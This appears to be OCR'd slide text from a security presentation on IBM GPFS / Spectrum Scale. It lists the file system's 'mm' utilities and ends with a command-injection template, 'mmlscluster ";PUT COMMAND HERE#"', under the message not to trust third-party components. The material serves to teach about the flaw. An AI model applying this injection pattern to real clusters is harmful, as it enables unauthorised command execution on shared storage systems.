
janus_update.sh

```
/bin/bash
exit(1)
```

GPFS / Spectrum Scale


++

- General Parallel File System / Spectrum Scale
- Parallel file system developed by IBM



GPFS / Spectrum Scale

++




GPFS Client

GPFS Utilities

mmchfileset
mmcrsnapshot
mmdelsnapshot
mmdf
mmedquota
mmgetacl
mmlsdisk
mmlsfileset
mmlsfs
mmlsmgr
mmlspolicy
mmlspool
mmlsquota
mmlssnapshot
mmputacl
Mmsnapdir
…
..
.

GPFS / Spectrum Scale

++



GPFS Client

GPFS Utilities

mmchfileset
mmcrsnapshot
mmdelsnapshot
mmdf
mmedquota
mmgetacl
mmlsdisk
mmlsfileset
mmlsfs
mmlsmgr
mmlspolicy
mmlspool
mmlsquota
mmlssnapshot
mmputacl
Mmsnapdir
…
..
.

GPFS / Spectrum Scale

++

```
$ mmlscluster
```

GPFS / Spectrum Scale

++

```
$ mmlscluster “;PUT COMMAND HERE#”
```

Don’t trust third party components

